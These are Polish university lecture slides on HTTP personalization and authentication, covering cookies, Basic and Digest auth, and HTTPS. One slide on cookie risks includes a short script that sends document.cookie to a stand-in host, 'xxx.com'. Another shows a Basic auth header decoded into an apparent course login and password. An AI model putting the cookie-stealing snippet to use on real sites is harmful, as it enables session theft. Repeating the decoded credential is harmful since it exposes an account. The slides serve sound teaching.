Technologie Internetu

Personalizacja i uwierzytelnianie w HTTP

Aleksander Denisiuk

denisjuk@pja.edu.pl

Polsko-Japońska Akademia Technik Komputerowych

Wydział Informatyki w Gdańsku

ul. Brzegi 55

80-045 Gdańsk

Personalizacja i uwierzytelnianie w HTTP

Najnowsza wersja tego dokumentu dostępna jest pod adresem `http://users.pja.edu.pl/~denisjuk/`

Personalizacja

- traktować żądania nie anonimowo
  - zindywidualizowane powitania
  - ukierunkowane rekomendacje
  - przechowywanie danych użytkownika
  - śledzenie sesji użytkownika

Metody personalizacji

- wykorzystanie nagłówków HTTP
- *grube* adresy URL (fat URLs)
- *ciasteczka* (cookies)
- mechanizm „logowania” użytkowników połączony z uwierzytelnianiem

Personalizacja. Nagłówki HTTP

`From` adres e-mail użytkownika

`User-Agent` identyfikacja klienta HTTP

`Referer` adres URL strony z której użytkownik trafił na bieżący zasób

`Client-IP` numer IP komputera klienta

- ograniczone możliwości personalizacji;
- zupełnie nie nadaje się do uwierzytelniania
- Panopticlick

Metody personalizacji. Grube adresy

- przy połączeniu klient otrzymuje unikatowy id, który staje się częścią adresu
  - wygląd (serwisy skracające)
  - zawiera dane konkretnych użytkowników: problemy z buforowaniem i rozpowszechnieniem
  - zwiększone obciążenie serwera
  - nietrwałość

Metody personalizacji. Cisteczka (Cookies)

- Ciasteczka nie są częścią definicji protokołu HTTP/1.1
- Istnieją dwa standardy ciasteczek
  - oryginalny, zdefiniowany przez firmę Netscape: “Persistent Client State: HTTP Cookies” (Wersja 0, Cookies Version 0)
  - RFC 2109 oraz RFC 2965 “HTTP State Management Mechanism” (Wersja 1, Cookies Version 1)

Metody personalizacji. Cisteczka (Cookies)

- sesyjne
- trwałe
- demo:

```
HEAD / HTTP/1.1
Host: www.allegro.pl
```

Nagłówki Cookies

- Nagłówki:
  - `Set-Cookie` (serwer)
  - `Cookie` (klient)

Set-Cookie

- `Set-Cookie: name=v` [`; expires=dt`] [`; path=pt`] [`; domain=dm`] [`; secure`]
  - `name` jest dowolną nazwą ciasteczka ustalaną przez serwer, `v` określa jego wartość
  - `name=v` jest jedynym wymaganym elementem ciasteczka
  - przykład: `Set-Cookie: user=Olek`

`expires=dt`

- data ważności ciasteczka
- format `Weekday, DD-Mon-YY HH:MM:SS GMT`
- przykład: `Wednesday, 24-Feb-09 12:25:00 GMT`
- gdy upłynie „data ważności” ciasteczka, nie będzie już ono ani przechowywane dłużej przez klienta, ani przesyłane
- jeśli serwer nie przesłał atrybutu `expires`, to oznacza to, że ciasteczko jest typu sesyjnego

path=pt

- wartość `pt` atrybutu `path` pozwala określić prefiks ścieżki do zasobów do których ciasteczko ma się odnosić
- przykład:
  - `path=/im`
  - `/im` oznacza, że ciasteczko odnosi się np. do `/images` jak i do `/im/capture.png`
  - `/` oznacza, że ciasteczko odnosi się do wszystkich zasobów na serwerze

domain=dm

- wartość `dm` atrybutu `domain` określa domenę, której dotyczy ciasteczko
- wartość ciasteczka można wysyłać wyłącznie do maszyn do niej należących
- przykład:
  - `domain=xyz.edu.pl`
- wyłącznie serwer znajdujący się w danej domenie może wysyłać ciasteczko z atrybutem odwołującym się do niej
- jeśli serwer nie przesłał wartości atrybutu `domain`, klient przyjmuje, że jest ona równa nazwie serwera

`secure`

- atrybut `secure` oznacza, że ciasteczko można przesyłać jedynie przez bezpieczne połączenie HTTPS

Cookie

- Nagłówek żądania `Cookie` służy do przesyłania do serwera wszystkich nieprzeterminowanych ciasteczek, które pasują do filtra: używanej ścieżki do zasobu, nazwy serwera, oraz stosowanej metody przesyłania (HTTP/HTTPS)
- Wartość nagłówka `Cookie` stanowi (rozdzielona średnikami) lista wszystkich ciasteczek spełniających powyższe wymagania i znajdujących się w stanie posiadania klienta
- `Cookie: user=Olek; last-visit=20130523`

Cookies Version 1

- każde ciasteczko może posiadać opis funkcjonalności
- możliwość usunięcia dowolnego ciasteczka przy zamykaniu aplikacji klienta (nagłówek `Discard`)
- termin ważności wyrażany relatywnie (w sekundach) — nowy nagłówek `Max-Age`
- zdolność do filtrowania ciasteczek również poprzez numer portu IP serwera
- dodatkowe nagłówki `Set-Cookie2` i `Cookie2`
  - nagłówek `Cookie2` przesyła informacje o filtrze, który został zastosowany do ciasteczek

Ciasteczka. Uwagi

- problemy prawne
- podkradanie ciasteczek

```
<a href="#" onclick="
 window.location=
 'http://xxx.com/?cs='+escape(document.cookie)
 return false;"
>Kliknij mnie!</a>
```

Uwierzytelnianie

- Zweryfikowanie zadeklarowanej tożsamości osoby
- Jedną z najprostszych metod uwierzytelniania jest mechanizm logowania z wykorzystaniem hasła
- Dwie oficjalne metody uwierzytelniania HTTP (RFC 1945, RFC 2616, RFC 2617):
  - metoda podstawowa/Basic (ang. Basic Authentication)
  - metoda skrótu/Digest (ang. Digest Authentication)
- Zakładamy, że serwer posiada (i w bezpieczny sposób przechowuje) dane uwierzytelniające użytkowników

Uwierzytelnianie. Zastosowanie

- Serwery sieciowe w internecie
- Serwery sieciowe w intranecie
- Serwery proxy w internecie
- Serwery proxy w intranecie

Uwierzytelnianie Basic


- Livehttphearders
- https://inf.ug.edu.pl/~wpawlowski/lab/TSW/

```
Host: inf.ug.edu.pl
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:6
Accept: text/html,application/xhtml+xml,applicat
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=u06gmdqlog4qifgjnl1d3kb4k6
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Uwierzytelnianie Basic. Odpowiedź serwera


```
HTTP/1.1 401 Unauthorized
Date: Mon, 21 Jan 2019 09:53:45 GMT
Server: Apache/2.4.18 (Ubuntu) Phusion_Passenger
WWW-Authenticate: Basic realm="Technologie sieci
Content-Length: 381
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

Uwierzytelnianie Basic. Okno przeglądarki



Uwierzytelnianie Basic. Wysyłanie hasła

```
GET /~wiesiek/pjwstk/TIN/ HTTP/1.1
Host: www.ipipan.gda.pl
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-
Accept: text/html,application/xhtml+xml,applicat
Accept-Language: pl,ru;q=0.8,en-us;q=0.6,en;q=0.
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Authorization: Basic dGluOlN0dWRuZXQgMTQ4

olek@mingus:~$ base64 -d
dGluOlN0dWRuZXQgMTQ4
tin:Studnet 148
olek@mingus:~$
```

Uwierzytelnianie poprawne. Odpowiedź serwera

```
HTTP/1.1 200 OK
Date: Fri, 06 May 2011 15:50:32 GMT
Server: Apache/2.2.3 (CentOS)
OpenSSL/0.9.8o
Content-Length: 959
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
```

Uwierzytelnianie basic. Kolejne zaptania


```
GET /~wiesiek/pjwstk/TIN/TestEgzaminacyjny.txt H
Host: www.ipipan.gda.pl
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-
Accept: text/html,application/xhtml+xml,applicat
Accept-Language: pl,ru;q=0.8,en-us;q=0.6,en;q=0.
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Authorization: Basic dGluOlN0dWRuZXQgMTQ4
```

Uwierzytelnianie basic. Uwagi

- Metoda jest wspierana przez *wszystkie* przeglądarki
- Łatwa do testowania (zwykły tekst)
- Nazwa użytkownika i hasło przesyłane są „otwartym tekstem”
- Jest podatna na wykradanie hasła przez „fałszywe serwery” (spoofing) — nie oferuje żadnych mechanizmów weryfikacji serwera
- Można bezpiecznie stosować w połączeniu z szyfrowaniem (SSL/TLS)
- Przeglądarki trzymają login/hasło w pamięci, brak mechanizmu „wylogowania” użytkownika

Uwierzytelnianie Digest. Żądanie

```
GET /dir/index.html HTTP/1.1
Host: www.nowhere.org
```

Uwierzytelnianie Digest. Odpowiedź

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest
   realm="testrealm@host.com",
   qop="auth,auth-int",
   nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
   opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

Digest. Wysyłanie danych uwierzytelniających

```
GET /dir/index.html HTTP/1.0
Host: localhost
Authorization: Digest username="Mufasa",
  realm="testrealm@host.com",
  nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
  uri="/dir/index.html",
  qop=auth,
  nc=00000001,
  cnonce="0a4f113b",
  response="6629fae49393a05397450978507c4ef1",
  opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

Digest. Wysyłanie danych przez serwer

```
HTTP/1.0 200 OK
Server: HTTPd/0.9
Date: Sun, 10 Apr 2005 20:27:03 GMT
Content-Type: text/html
Content-Length: 7984
Authentication-Info:
  nextnonce="47364c23432d2e131a5fb210812c",
  rspauth="641b92d2d8af170329ce308832a4df13"
  cnonce="0a4f113b",
  nc=00000001,
  qop=auth
```

Digest. Obliczenia

- qop = quality of protection
  - `auth`, `auth-int`
- algorithm
  - `MD5`, `MD5-sess`
- nonce = number used once
- cnonce = client-generated number used once

Digest. Obliczenie `response`

- $$A1 = \begin{cases} \text{user} : \text{realm} : \text{pass} & \text{dla } \texttt{MD5} \\ \text{MD5}(\text{user} : \text{realm} : \text{pass}) : \text{nonce} : \text{cnonce} & \text{dla } \texttt{MD5-sess} \end{cases}$$

- $$A2 = \begin{cases} \text{Method} : \text{uri} & \text{dla } \texttt{auth} \\ \text{Method} : \text{uri} : \text{MD5}(\text{entity}) & \text{dla } \texttt{auth-int} \end{cases}$$

- $$\text{response} = \begin{cases} \text{MD5}\big(\text{MD5}(A1) : \text{nonce} : \text{MD5}(A2)\big), \text{ jeżeli } \texttt{qop} \text{ nieokreślony} \\ \text{MD5}\big(\text{MD5}(A1) : \text{nonce} : \text{nc} : \text{cnonce} : \text{qop} : \text{MD5}(A2)\big) \end{cases}$$

Uwierzytelnianie digest. Uwagi

- Przekazywany jest skrót hasła. Podatność na *słabe hasła* — jak każda metoda oparta o hasła.
- Na serwerze można przchowywać tylko $\mathrm{MD5}(\mathrm{username} : \mathrm{realm} : \mathrm{password})$
- `cnonce` dodaje odporność na *chosen plaintext* atak.
- `nonce` może zawierać *timestamp*, może mieć listę wygenerowanch `nonce`. Odporność na atak powtarzaniem.
- Wiele opcji w RFC 2617 jest nieobowiązkowych. W szczególności, `qop` może nie być określonym.
- nie wszystkie serwery/przeglądarki obsługują `auth-int`.


Uwierzytelnianie digest

- Podatność na atak *man-in-the-middle*.

Protokół. HTTPS

- Zanurzenie HTTP w SSL/TSL
- TCP $\rightsquigarrow$ TSL
- Port 80 $\rightsquigarrow$ port 443
- Wszystkie żądania i odpowiedzi HTTP są szyfrowane zanim zostaną wysłane do sieci
- Uwierzytelnienie symetryczne (w praktyce rzadko stosowane)
- Szyfronanie symetryczne i asymetryczne

SSL Heandshake



Certyfikaty

- Validacja (opcjonalna)
  - daty
  - czy certyfikat został podpisany przez „godny zaufania” organ certyfikacji (certificate authority — CA)
  - prawdziwość podpisu ośrodka certyfikacji
  - czy zawarta w certyfikacie nazwa domeny odpowiada nazwie domeny serwera
- Przykłady:
  - `https://www.scpe.org/index.php/scpe/login`
  - `https://ssl.allegro.pl/enter_login.php`